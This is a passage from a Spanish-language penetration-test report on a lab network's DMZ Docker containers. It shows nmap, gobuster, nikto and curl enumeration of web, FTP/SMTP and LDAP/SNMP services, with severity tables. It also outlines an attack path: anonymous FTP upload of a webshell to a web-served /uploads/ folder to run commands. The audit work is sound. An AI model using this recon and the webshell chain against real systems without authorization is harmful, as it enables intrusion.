Explotación de código, no aplicable→ La versión desplegada (ISC BIND 9.18.39-0ubuntu0.24.04.5) es una versión con soporte y parcheada. No se identifican vulnerabilidades conocidas de ejecución remota de código (RCE) ni de denegación de servicio explotables contra esta versión en el momento de la auditoría. Por tanto, la vía DNS no permite comprometer el host.

Debilidad de diseño (aprovechamiento diferido). La regla permisiva dmz → interna→ 445 no se explota *contra* el cortafuegos, sino que se *aprovecha* como vía de movimiento lateral una vez comprometida la DMZ. Su explotación se documenta, por coherencia, en la fase de **movimiento lateral** (ataque al SMB de Rocky), no aquí.

Post-explotación, no aplicable. Al no obtenerse acceso al sistema por esta vía, no existe post-explotación asociada. La información obtenida (mapa de red) se reutiliza en la fase de reconocimiento de otros objetivos, no como post-explotación de este host.

6.2. Pentesting DMZ Docker

6.2.1 . Enumeración y Análisis de vulnerabilidades DMZ Docker

Dado que estamos realizando un pentesting de caja gris, para la enumeración hallaremos los servicios y sus versiones con ***nmap -Pn -sV -sC 10.10.30.11 10.10.30.12 10.10.30.13***, luego haremos enumeración de cada servicio para encontrar sus vulnerabilidades.

Comenzamos con el servidor web, ***nmap -Pn -p- --min-rate 2000 10.10.30.11*** para ver todos los puertos, ***nmap -Pn -sV -sC -p 80,443 10.10.30.11*** para ver las versiones y scripts estándar en puertos abiertos y por ultimo ***nmap -Pn -p 80,443 --script http-headers,http-methods,http-auth-finder,ssl-enum-ciphers,ssl-cert 10.10.30.11*** para la siguiente información:

- http-headers → cabeceras HTTP que revela el servidor (versión, tecnología, cabeceras de seguridad presentes o ausentes).
- http-methods → métodos HTTP permitidos (si hay PUT, DELETE, TRACE habilitados, son vectores de ataque).
- http-auth-finder → detecta si hay autenticación HTTP básica.
- ssl-enum-ciphers → lista los cifrados TLS soportados (aquí esperamos ver los débiles que configuramos a propósito: TLS 1.0, RC4, etc.).
- ssl-cert → detalles del certificado (autofirmado, organización, fechas).

EL servidor web tiene los puertos 80 y 443 abiertos.

```
(hacker@kali)-[~]
$ nmap -Pn -p- --min-rate 2000 10.10.30.11
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-18 16:30 +0200
Nmap scan report for 10.10.30.11
Host is up (0.0029s latency).
Not shown: 65428 filtered tcp ports (no-response), 105 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
443/tcp    open  https

Nmap done: 1 IP address (1 host up) scanned in 67.79 seconds

(hacker@kali)-[~]
$
```

Figura 65. Escaneo de puertos del servidor web de la DMZ con Nmap (80 y 443 abiertos)

El servidor revela versión exacta de Apache, sistema operativo (Fedora Linux) y versión de OpenSSL. Un servidor endurecido ocultaría esta información con ServerTokens Pro, la cookie de sesión PHP no tiene HttpOnly, lo que la expone a robo mediante JavaScript (XSS), aparece tanto en HTTP como en HTTPS el fallo está en la configuración de PHP, no del protocolo.

Certificado autofirmado, no emitido por una CA de confianza. Cualquier cliente recibirá un aviso de seguridad, la línea TLS randomness does not represent time es indicador de configuración TLS débil, el servidor no usa la hora del sistema en el handshake, lo que puede indicar implementación antigua o mal configurada. Y solo soporta http/1.1, sin HTTP/2.

```
(hacker@kali)-[~]
$ nmap -Pn -sV -sC -p 80,443 10.10.30.11
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-18 16:36 +0200
Nmap scan report for 10.10.30.11
Host is up (0.0037s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.65 ((Fedora Linux) OpenSSL/3.2.6)
|_ http-server-header: Apache/2.4.65 (Fedora Linux) OpenSSL/3.2.6
|_ http-cookie-flags:
|   /:
|   PHPSESSID:
|   httponly flag not set
|_ http-title: Intranet Nexora Solutions
443/tcp    open  ssl/http Apache httpd 2.4.65 ((Fedora Linux) OpenSSL/3.2.6)
|_ ssl-cert: Subject: commonName=web.nexora.lab/organizationName=Nexora Solutions/countryName=ES
|_ Not valid before: 2026-08-11T15:42:02
|_ Not valid after: 2027-08-11T15:42:02
|_ tls-alpn:
|   http/1.1
|_ ssl-date: TLS randomness does not represent time
|_ http-server-header: Apache/2.4.65 (Fedora Linux) OpenSSL/3.2.6
|_ http-cookie-flags:
|   /:
|   PHPSESSID:
|   httponly flag not set
|_ http-title: Intranet Nexora Solutions

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.02 seconds
```

Figura 66. Detección de versión y certificado TLS del servidor web con Nmap

El servidor revela versión exacta de Apache, sistema operativo (Fedora Linux), versión de OpenSSL y versión de PHP. Un atacante sabe exactamente con qué está tratando. Cabeceras de seguridad ausentes:

- X-Frame-Options → vulnerable a clickjacking.
- X-Content-Type-Options → vulnerable a MIME sniffing.
- Content-Security-Policy → sin protección contra XSS.
- Strict-Transport-Security (HSTS) → no fuerza HTTPS.
- X-XSS-Protection → sin protección adicional contra XSS.

Cinco cabeceras de seguridad ausentes, Cada una es un hallazgo menor, pero en conjunto demuestra un servidor web sin hardening básico. Sin HttpOnly, sin Secure (en el puerto 80). La sesión PHP es robable vía JavaScript.

El emisor y el sujeto son el mismo, certificado autofirmado, ningún cliente lo confiará automáticamente.

El TLS no salió débil, aunque en el Dockerfile configuramos SSLProtocol all -SSLv2 y SSLCipherSuite ALL:!aNULL:!eNULL para que fuera débil, la versión de OpenSSL del contenedor (3.2.6) ya no soporta TLS 1.0 ni TLS 1.1, por defecto solo versiones modernas.

OpenSSL 3 los tiene deshabilitados a nivel de compilación, por tanto, aunque la config dice "todos los protocolos", la librería en la práctica solo ofrece TLS 1.2 y 1.3 con cifrados fuertes.

Esto es un ejemplo real de algo que pasa en auditorías: encuentras lo que el sistema hace, no lo que esperabas configurar. Lo correcto es documentarlo con honestidad:

- La configuración del servidor es laxa (intención de ser débil).
- La implementación real (OpenSSL 3.2.6) resulta en TLS fuerte.
- El hallazgo es la mala configuración (SSLProtocol all, sin restricción explícita a TLS 1.2+), aunque el impacto real sea bajo por la versión del sistema.

```
└─$ nmap -Pn -p 80,443 --script http-headers,http-methods,http-auth-finder,ssl-enum-ciphers,ssl-cert 10.10.30.11
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-18 16:46 +0200
Nmap scan report for 10.10.30.11
Host is up (0.0050s latency).

PORT      STATE SERVICE
80/tcp    open  http
|_ http-methods:
|_   Supported Methods: GET HEAD POST OPTIONS
|_ http-headers:
|_   Date: Tue, 18 Aug 2026 14:47:03 GMT
|_   Server: Apache/2.4.65 (Fedora Linux) OpenSSL/3.2.6
|_   X-Powered-By: PHP/8.3.27
|_   Expires: Thu, 19 Nov 1981 08:52:00 GMT
|_   Cache-Control: no-store, no-cache, must-revalidate
|_   Pragma: no-cache
|_   Set-Cookie: PHPSESSID=dsg1moev69nvglui3802lc9vr6; path=/
|_   Connection: close
|_   Content-Type: text/html; charset=UTF-8
|_ (Request type: HEAD)
|_ http-auth-finder:
|_   Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=10.10.30.11
|_   url          method
|_   http://10.10.30.11:80/  FORM
```

Figura 67. Análisis de cabeceras, métodos HTTP y cifrados TLS del servidor web con scripts NSE

```

443/tcp open  https
| ssl-cert: Subject: commonName=web.nexora.lab/organizationName=Nexora Solutions/countryName=ES
| Issuer: commonName=web.nexora.lab/organizationName=Nexora Solutions/countryName=ES
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-08-11T15:42:02
| Not valid after: 2027-08-11T15:42:02
| MD5: 1d5c 3a98 f029 63a5 cae2 89f6 120a e710
| SHA-1: 6f25 6be5 7f2e 6a52 a3b6 712d 24f5 53aa 5b0d a2ab
| SHA-256: 96cf 12a0 588b 8705 450e 28d0 a1b2 3600 228e 1075 2f62 133a 0363 fd01 dc6a 0610
| http-headers:
| Date: Tue, 18 Aug 2026 14:47:03 GMT
| Server: Apache/2.4.65 (Fedora Linux) OpenSSL/3.2.6
| X-Powered-By: PHP/8.3.27
| Expires: Thu, 19 Nov 1981 08:52:00 GMT
| Cache-Control: no-store, no-cache, must-revalidate
| Pragma: no-cache
| Set-Cookie: PHPSESSID=17pdr1tjhd8suf3f1dh1mpb2ss; path=/
| Connection: close
| Content-Type: text/html; charset=UTF-8
|
| (Request type: HEAD)
| ssl-enum-ciphers:
| TLSv1.2:

```

Figura 68. Resultado del análisis de cifrados TLS (ssl-enum-ciphers): protocolos y cifrados obsoletos

Con Nmap hemos terminado. Ahora toca profundizar en la aplicación web con herramientas específicas. El siguiente paso es la enumeración de directorios con Gobuster para ver qué rutas expone la intranet antes de atacar el login.

```

(hacker@kali)-[~]
$ gobuster dir -u http://10.10.30.11 -w /usr/share/wordlists/dirb/common.txt -x php,html,txt -t 30

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.30.11
[+] Method: GET
[+] Threads: 30
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Extensions: txt,php,html
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

.hta.php (Status: 403) [Size: 199]
.htaccess (Status: 403) [Size: 199]
.htpasswd.php (Status: 403) [Size: 199]
.hta.txt (Status: 403) [Size: 199]
.htpasswd.html (Status: 403) [Size: 199]
.hta (Status: 403) [Size: 199]
.hta.html (Status: 403) [Size: 199]
.htpasswd.txt (Status: 403) [Size: 199]
.htaccess.html (Status: 403) [Size: 199]
.htpasswd (Status: 403) [Size: 199]
.htaccess.txt (Status: 403) [Size: 199]
.htaccess.php (Status: 403) [Size: 199]
assets (Status: 301) [Size: 234] [→ http://10.10.30.11/assets/]
cgi-bin/.html (Status: 403) [Size: 199]
cgi-bin/ (Status: 403) [Size: 199]
db.php (Status: 200) [Size: 0]
dashboard.php (Status: 302) [Size: 0] [→ index.php]
index.php (Status: 200) [Size: 543]
index.php (Status: 200) [Size: 543]
logout.php (Status: 302) [Size: 0] [→ index.php]
uploads (Status: 301) [Size: 235] [→ http://10.10.30.11/uploads/]
Progress: 18452 / 18452 (100.00%)

Finished

```

Figura 69. Enumeración de directorios de la intranet con Gobuster

Un fichero db.php accesible públicamente con respuesta 200, aunque devuelve 0 bytes (no muestra contenido por pantalla), el fichero existe y es accesible, casi con certeza contiene las credenciales de conexión a la base de datos (host, usuario, contraseña, nombre de BD), lo comprobamos con curl.

```
(hacker@kali)-[~]
$ curl -v http://10.10.30.11/db.php
* Trying 10.10.30.11:80...
* Established connection to 10.10.30.11 (10.10.30.11 port 80) from 10.10.99.50 port 50954
* using HTTP/1.x
> GET /db.php HTTP/1.1
> Host: 10.10.30.11
> User-Agent: curl/8.20.0
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 200 OK
< Date: Tue, 18 Aug 2026 15:22:07 GMT
< Server: Apache/2.4.65 (Fedora Linux) OpenSSL/3.2.6
< X-Powered-By: PHP/8.3.27
< Content-Length: 0
< Content-Type: text/html; charset=UTF-8
<
* Connection #0 to host 10.10.30.11:80 left intact

(hacker@kali)-[~]
$
```

Figura 70. Comprobación del fichero db.php con «curl» (posibles credenciales de la base de datos)

Devuelve 0 bytes es porque PHP ejecuta el fichero (no lo sirve como texto plano), las credenciales están dentro pero el servidor las ejecuta y no las muestra.

El directorio uploads es accesible desde la web, esto confirma la cadena de ataque completa,
FTP anónimo → sube webshell a /uploads/ → accesible en <http://10.10.30.11/uploads/shell.php>
→ ejecutar comandos en el servidor.

```
(hacker@kali)~$ curl http://10.10.30.11/uploads/
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<html>
<head>
<title>Index of /uploads</title>
</head>
<body>
<h1>Index of /uploads</h1>
<table>
<tr>
<th valign="top"></th>
<th align="left"><a href="?C=N;O=D">Name</a></th>
<th align="left"><a href="?C=M;O=A">Last modified</a></th>
<th align="left"><a href="?C=S;O=A">Size</a></th>
<th align="left"><a href="?C=D;O=A">Description</a></th></tr>
<tr>
<th colspan="5"><hr></th></tr>
<tr>
<td valign="top"></td>
<td align="left"><a href="/">Parent Directory</a></td>
<td align="right"></td>
<td align="right"></td>
<td align="right"></td>
</tr>
<tr>
<td align="right">-</td>
<td align="right"></td>
<td align="right"></td>
<td align="right"></td>
<td align="right"></td>
</tr>
<tr>
<td align="top"></td>
<td align="left"><a href="prueba.txt">prueba.txt</a></td>
<td align="right"></td>
<td align="right"></td>
<td align="right"></td>
</tr>
<tr>
<td align="top"></td>
<td align="left"><a href="prueba.txt">prueba.txt</a></td>
<td align="right"></td>
<td align="right"></td>
<td align="right"></td>
</tr>
<tr>
<td align="top"></td>
<td align="left"><a href="test.txt">test.txt</a></td>
<td align="right"></td>
<td align="right"></td>
<td align="right"></td>
</tr>
<tr>
<td align="top"></td>
<td align="left"><a href="test.txt">test.txt</a></td>
<td align="right"></td>
<td align="right"></td>
<td align="right"></td>
</tr>
<tr>
<th colspan="5"><hr></th></tr>
</table>
</body>
</html>
```

Figura 71. Listado del directorio /uploads/ del servidor web (directory listing habilitado)

La página del panel de control redirige al login cuando no estás autenticado.

El análisis de nikto reveló un total de 17 ítems de interés, entre los hallazgos mas relevantes destacan la activación del método HTTP TRACE, que expone al servidor al ataque XST, permite la lectura de cabeceras de sesión incluso en presencia de controles de cookie; el listado de directorios habilitados en /icon/ junto con la presencia del fichero de cookie; el listado de directorios habilitado de una instalación sin limpieza post-despliegue; la ausencia de cinco cabeceras mencionadas anteriormente y la exposición de versiones exactas de los tres principales componentes del servidor.

```
(hacker@kali) ~
$ nikto -h http://10.10.30.11
- Nikto v2.6.0

+ Target IP: 10.10.30.11
+ Target Hostname: 10.10.30.11
+ Target Port: 80
+ Platform: Unknown
+ Start Time: 2026-08-18 17:16:22 (GMT2)

+ Server: Apache/2.4.65 (Fedora Linux) OpenSSL/3.2.6
+ ERROR: Failed to check for updates:
+ [95] /: Cookie PHPSESSID created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ [999986] /: Retrieved x-powered-by header: PHP/8.3.27.
+ [750500] /icons/: Directory indexing found.
+ No CGI Directories found (use '-C all' to force check all possible dirs). CGI tests skipped.
+ [600595] OpenSSL/3.2.6 appears to be outdated (current is at least 3.6.0). OpenSSL 1.1.1w is current for 1.x and is supported via contract, and 3.0.12 for 3.0.x
+ [600050] Apache/2.4.65 appears to be outdated (current is at least 2.4.66).
+ [600625] PHP/8.3.27 appears to be outdated (current is at least 8.5.1).
+ [013587] /: Suggested security header missing: strict-transport-security. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security
+ [013587] /: Suggested security header missing: content-security-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP
+ [013587] /: Suggested security header missing: permissions-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Permissions-Policy
+ [013587] /: Suggested security header missing: referrer-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referrer-Policy
+ [013587] /: Suggested security header missing: x-content-type-options. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Content-Type-Options
+ [999967] /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ [000434] /: HTTP TRACE method is active and replies which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracking
+ [002324] /db.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ [003584] /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ [007342] /: X-Frame-Options header is deprecated and was replaced with the Content-Security-Policy HTTP header with the frame-ancestors directive. See: https://developer.mozilla.org/en-US/docs/HTTP/Content_Security_Policy/X-Frame_Options_header_is_deprecated
+ [007352] /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://developer.mozilla.org/en-US/docs/HTTP/X-Content-Type-Options_header_is_not_set
+ 8205 requests: 16 errors and 17 items reported on the remote host
+ End Time: 2026-08-18 17:23:20 (GMT2) (418 seconds)

+ 1 host(s) tested
```

Figura 72. Escaneo del servidor web con Nikto: cabeceras de seguridad ausentes y versiones expuestas

TABLA de hallazgos servidor web

ID	Vulnerabilidad	Herramientas	Puerto	Severidad
WEB-01	HTTP TRACE (XST)	Nikto	80	Media
WEB-02	Cookie PHPSESSID sin atributo / HttpOnly ni Secure	Nmap/Nikto	80,443	Media
WEB-03	/Uploads/ accesible	Gobuster	80	Alta
WEB-04	Formulario login expuesto	Nmap/Gobuster	80,443	Alta
WEB-05	db.php accesible	Gobuster/Nikto	80	Alta
WEB-06	Certificado TLS autofirmado	Nmap	433	Media
WEB-07	Configuración TLS Laxa	Nmap	433	Baja
WEB-08	Cabecera Strict-Transport-Security ausente	Nmap/Nikto	80,443	Baja
WEB-09	Cabecera Content-Security-Policy ausente	Nmap/Nikto	80,443	Baja
WEB-10	Cabecera X-	Nmap/Nikto	80,443	Baja

	Content-Type-Options			
WEB-11	Cabecera Permission-Policy ausente	Nikto	80,443	Baja
WEB-12	Cabecera Referrer-Policy ausente	Nikto	80,443	Baja
WEB-13	Divulgación de versión apache	Nmap/Nikto	80,443	Baja
WEB-14	Divulgación de versión PHP	Nikto	80,443	Baja
WEB-15	Versiones desactualizadas apache, php y openssl	Nikto	80,443	Baja
WEB-16	Directory listening habilitado en /icons/	Nikto	80	Baja
WEB-17	Readme accesible	Nikto	80	Baja

El análisis del servicio MariaDB sobre el contenedor web (10.10.30.11) confirma que la base de datos no está expuesta a la red externa. El escaneo con Nmap devuelve el puerto 3306 en estado filtered, lo que indica que los paquetes son descartados en silencio sin respuesta.

```
(hacker@kali)-[~]
$ nmap -Pn -p 3306 -sV --script mysql-info,mysql-empty-password 10.10.30.11
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-19 15:17 +0200
Nmap scan report for 10.10.30.11
Host is up.

PORT      STATE      SERVICE VERSION
3306/tcp  filtered  mysql

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 4.52 seconds

(hacker@kali)-[~]
$
```

Figura 73. Escaneo del puerto MySQL (3306) con Nmap: filtrado desde la red externa

Esta evidencia se refuerza con dos factores arquitectónicos: el contenedor web se arranca sin publicar el puerto 3306 hacia la red macvlan (ausencia de la opción -p 3306:3306 en el comando docker run), y MariaDB está configurado por defecto para escuchar únicamente en localhost (127.0.0.1), sin binding a la interfaz externa del contenedor.

Vamos con el contenedor ftpsmtp (10.10.30.12). Lanzaremos estos cuatro escaneos seguidos desde Kali:

- `nmap -Pn -p- --min-rate 2000 10.10.30.12` → Todos los puertos
- `nmap -Pn -sV -sC -p 21,25,30000-30100 10.10.30.12` → Versiones y scripts estándar
- `nmap -Pn -p 21 --script ftp-anon,ftp-syst,ftp-vsftpd-backdoor,ftp-bounce 10.10.30.12` → Scripts específicos de FTP
- `nmap -Pn -p 25 --script smtp-commands,smtp-enum-users,smtp-open-relay --script-args smtp-enum-users.methods={VRFY,EXPN,RCPT} 10.10.30.12` → Scripts específicos de SMTP

```
(hacker@kali)-[~]
└─$ nmap -Pn -p- --min-rate 2000 10.10.30.12
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-19 15:37 +0200
Nmap scan report for 10.10.30.12
Host is up (0.0036s latency).
Not shown: 65428 filtered tcp ports (no-response), 105 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
25/tcp    open  smtp

Nmap done: 1 IP address (1 host up) scanned in 68.24 seconds
```

Figura 74. Escaneo del contenedor ftpsmtp con Nmap (puertos 21/FTP y 25/SMTP abiertos)

Los puertos FTP pasivo (**30000-30100**) no aparecen como abiertos en el escaneo general. Eso puede significar que el modo pasivo solo se activa cuando hay una sesión FTP activa (es el comportamiento normal de vsftpd, los puertos pasivos se abren dinámicamente solo durante transferencias).

```
└─$ nmap -Pn -sV -sC -p 21,25,30000-30100 10.10.30.12
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-19 15:40 +0200
Nmap scan report for 10.10.30.12
Host is up (0.017s latency).
Not shown: 101 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.5
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to 10.10.99.50
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 3
|   vsFTPD 3.0.5 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxrwxrwx   2 48      48      4096 Aug 11 14:39 uploads [NSE: writeable]
25/tcp    open  smtp
|_smtp-commands: acb5fca8a7e1, SIZE 33554432, 8BITMIME, SMTPUTF8, HELP
|_fingerprint-strings:
|   GenericLines:
|     220 acb5fca8a7e1 mail.nexora.lab ESMTP
|     Error: bad syntax
|     Error: bad syntax
|   GetRequest:
|     220 acb5fca8a7e1 mail.nexora.lab ESMTP
|     Error: command "GET" not recognized
|     Error: bad syntax
|   Hello:
|     220 acb5fca8a7e1 mail.nexora.lab ESMTP
|     Syntax: EHLO hostname
|   Help:
|     220 acb5fca8a7e1 mail.nexora.lab ESMTP
|     Supported commands: AUTH DATA EHLO HELO HELP MAIL NOOP QUIT RCPT RSET VRFY
|   NULL:
|     220 acb5fca8a7e1 mail.nexora.lab ESMTP
|_
```

Figura 75. Análisis del servicio FTP con scripts NSE: acceso anónimo con escritura y sin backdoor

El escaneo de versiones y scripts sobre el contenedor ftpsmtp (10.10.30.12) identifica dos servicios activos. El primero es FTP (21/tcp) con vsftpd 3.0.5, que permite acceso anónimo sin autenticación y expone un directorio uploads con permisos de escritura total (drwxrwxrwx), transmitiendo además tanto el canal de control como el de datos en texto claro sin cifrado.

El segundo es SMTP (25/tcp), que se identifica como mail.nexora.lab ESMTP y revela en su banner el identificador interno del contenedor Docker (acb5fca8a7e1); el servidor anuncia el comando VRFY entre sus capacidades, lo que permite la enumeración de usuarios válidos sin autenticación, y queda pendiente de confirmar si acepta relay de correo externo (open relay), que es la vulnerabilidad principal esperada en este servicio.

```
(hacker@kali)-[~]
$ nmap -Pn -p 21 --script ftp-anon,ftp-syst,ftp-vsftpd-backdoor,ftp-bounce 10.10.30.12
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-19 15:51 +0200
NSE: [ftp-bounce] Couldn't resolve scanme.nmap.org, scanning 10.0.0.1 instead.
NSE: [ftp-bounce] PORT response: 500 Illegal PORT command.
Nmap scan report for 10.10.30.12
Host is up (0.0022s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ drwxrwxrwx  2 48      48      4096 Aug 11 14:39 uploads [NSE: writeable]
| ftp-syst:
|_ STAT:
|_ FTP server status:
|_   Connected to 10.10.99.50
|_   Logged in as ftp
|_   TYPE: ASCII
|_   No session bandwidth limit
|_   Session timeout in seconds is 300
|_   Control connection is plain text
|_   Data connections will be plain text
|_   At session startup, client count was 3
|_   vsFTPD 3.0.5 - secure, fast, stable
|_ End of status
Nmap done: 1 IP address (1 host up) scanned in 23.12 seconds
(hacker@kali)-[~]
```

Figura 76. Detalle de la enumeración FTP: acceso anónimo permitido y directorio «uploads» con escritura

El vsftpd rechaza el comando PORT con un error 500 ("Illegal PORT command"), lo que significa que el ataque FTP bounce está bloqueado. Este ataque permitiría usar el servidor FTP como proxy para escanear otros hosts internos, el hecho de que esté bloqueado es un control positivo de vsftpd.

El vsftpd backdoor, no detectado (control correcto), el script ftp-vsftpd-backdoor no devuelve ningún resultado positivo, lo que confirma que vsftpd 3.0.5 no tiene la backdoor de la versión 2.3.4 (el CVE-2011-2523 famoso).

Así que el FTP queda así, vulnerable en lo que diseñamos (anónimo + escritura), pero sin vulnerabilidades adicionales explotables (sin backdoor, sin bounce).

```
(hacker@kali)-[~]
$ nmap -Pn -p 25 --script smtp-commands,smtp-enum-users,smtp-open-relay --script-args smtp-enum-users.methods={VRFY,EXPN,RCPT} 10.10.30.12
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-19 15:56 +0200
Failed to resolve "smtp-enum-users.methods=EXPN".
Failed to resolve "smtp-enum-users.methods=RCPT".
Nmap scan report for 10.10.30.12
Host is up (0.0024s latency).

PORT      STATE SERVICE
25/tcp    open  smtp
|_ smtp-open-relay: Server is an open relay (14/16 tests)
|_ smtp-enum-users:
|_   root
|_   admin
|_   administrator
|_   webadmin
|_   sysadmin
|_   netadmin
|_   guest
|_   user
|_   web
|_   test
|_ smtp-commands: acb5fca8a7e1
Nmap done: 1 IP address (1 host up) scanned in 4.84 seconds
(hacker@kali)-[~]
```

Figura 77. Enumeración SMTP con Nmap: el servidor es un «open relay»

El Open relay confirmado, con una evidencia contundente, 14 de 16 pruebas de relay distintas tuvieron

éxito. Nmap probó combinaciones de remitentes y destinatarios externos (dominios que no son nexora.lab) y el servidor aceptó reenviar el correo en 14 de ellas.

Esto significa que cualquier persona en el mundo puede enviar correo a través de este servidor haciéndose pasar por cualquier remitente, una vulnerabilidad clásica y grave que permite phishing, spam y suplantación de identidad corporativa. En un entorno real, un servidor así sería detectado y bloqueado por las listas negras de correo en minutos.

El smtp-enum-users confirma que los usuarios son la lista de prueba por defecto del script de Nmap, no los usuarios reales del sistema. El problema es que aiosmtpd (nuestro servidor SMTP en Python) responde afirmativamente a cualquier VRFY no valida contra usuarios reales del sistema. Por eso el script marca todos como "encontrados". Es un falso positivo del script provocado por el comportamiento del servidor.

Con todos los escaneos completados, el mapa de vulnerabilidad queda:

ID	Vulnerabilidad	Herramienta	Puerto	Severidad
FTP-01	Acceso anónimo FTP sin autenticación	Nmap	21	Alta
FTP-02	Directorio uploads con escritura libre (777)	Nmap	21	Alta
FTP-03	Transmisión en texto claro (sin cifrado)	Nmap	21	Media
FTP-04	Divulgación de versión vsftpd 3.0.5	Nmap	21	Baja
SMTP-01	Open relay confirmado (14/16 pruebas)	Nmap	25	Alta
SMTP-02	VRFY habilitado sin autenticación	Nmap	25	Media
SMTP-03	Banner revela hostname interno del contenedor	Nmap	25	Baja

Pasamos al último contenedor, dir (10.10.30.13) con LDAP y SNMP. Lanzamos los escaneos:

- `nmap -Pn -p- --min-rate 2000 10.10.30.13` → Todos los puertos
- `nmap -Pn -sV -sC -p 389,636 10.10.30.13` → Versiones y scripts estándar
- `sudo nmap -Pn -sU -p 161,162 10.10.30.13` → Escaneo UDP
- `nmap -Pn -p 389 --script ldap-rootdse,ldap-search --script-args ldap.base=""dc=nexora,dc=lab"" 10.10.30.13` → Scripts LDAP
- `sudo nmap -Pn -sU -p 161 --script snmp-info,snmp-sysdescr,snmp-brute 10.10.30.13` → Scripts SNMP

```
(hacker@kali)-[~]
$ nmap -Pn -p- --min-rate 2000 10.10.30.13
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-19 16:10 +0200
Nmap scan report for 10.10.30.13
Host is up (0.0037s latency).
Not shown: 65428 filtered tcp ports (no-response), 106 closed tcp ports (reset)
PORT      STATE SERVICE
389/tcp    open  ldap

Nmap done: 1 IP address (1 host up) scanned in 179.49 seconds

(hacker@kali)-[~]
$
```

Figura 78. Escaneo del contenedor LDAP/SNMP con Nmap (389/LDAP abierto)

Solo el 389/tcp (LDAP) abierto en TCP, el resto filtrado o cerrado. El SNMP no aparece porque es UDP.

```
(hacker@kali)-[~]
$ nmap -Pn -sV -sC -p 389,636 10.10.30.13
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-19 16:18 +0200
Nmap scan report for 10.10.30.13
Host is up (0.0046s latency).

PORT      STATE SERVICE VERSION
389/tcp    open  ldap    OpenLDAP 2.2.X - 2.3.X
636/tcp    closed ldapssl

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.28 seconds

(hacker@kali)-[~]
$
```

Figura 79. Detección de la versión de LDAP con Nmap (OpenLDAP, sin LDAPS)

LDAP activo en texto claro. Todo el tráfico del directorio (consultas, respuestas, y si hubiera autenticaciones) viaja sin cifrar, el puerto de LDAP sobre SSL/TLS está cerrado. No hay versión cifrada disponible. Esto significa que no existe alternativa segura para las comunicaciones con el directorio el único canal es el 389 en texto claro

```
(hacker@kali)-[~]
$ sudo nmap -Pn -sU -p 161,162 10.10.30.13
[sudo] contraseña per a hacker:
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-19 16:33 +0200
Nmap scan report for 10.10.30.13
Host is up (0.030s latency).

PORT      STATE SERVICE
161/udp    open  snmp
162/udp    open|filtered snmptrap

Nmap done: 1 IP address (1 host up) scanned in 3.50 seconds

(hacker@kali)-[~]
$
```

Figura 80. Escaneo UDP con Nmap: puerto 161 (SNMP) abierto

El SNMP está activo en el puerto estándar 161/udp, el estado open (no open|filtered) confirma que el servicio responde activamente. El 162/udp (snmptrap, para notificaciones) aparece como open|filtered ambiguo, pero no relevante para el ataque.

```
(hacker@kali)~$ nmap -Pn -p 389 --script ldap-rootdse,ldap-search --script-args ldap.base="dc=nexora,dc=lab" 10.10.30.13
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-19 16:41 +0200
Nmap scan report for 10.10.30.13
Host is up (0.0030s latency).

PORT      STATE SERVICE
389/tcp   open  ldap
| ldap-search:
| Context: dc=nexora,dc=lab
| dn: dc=nexora,dc=lab
|   objectClass: dcObject
|   objectClass: organization
|   o: Nexora Solutions
|   dc: nexora
| dn: ou=rrhh,dc=nexora,dc=lab
|   objectClass: organizationalUnit
|   ou: rrhh
| dn: ou=contabilidad,dc=nexora,dc=lab
|   objectClass: organizationalUnit
|   ou: contabilidad
| dn: ou=sistemas,dc=nexora,dc=lab
|   objectClass: organizationalUnit
|   ou: sistemas
| dn: ou=direccion,dc=nexora,dc=lab
|   objectClass: organizationalUnit
|   ou: direccion
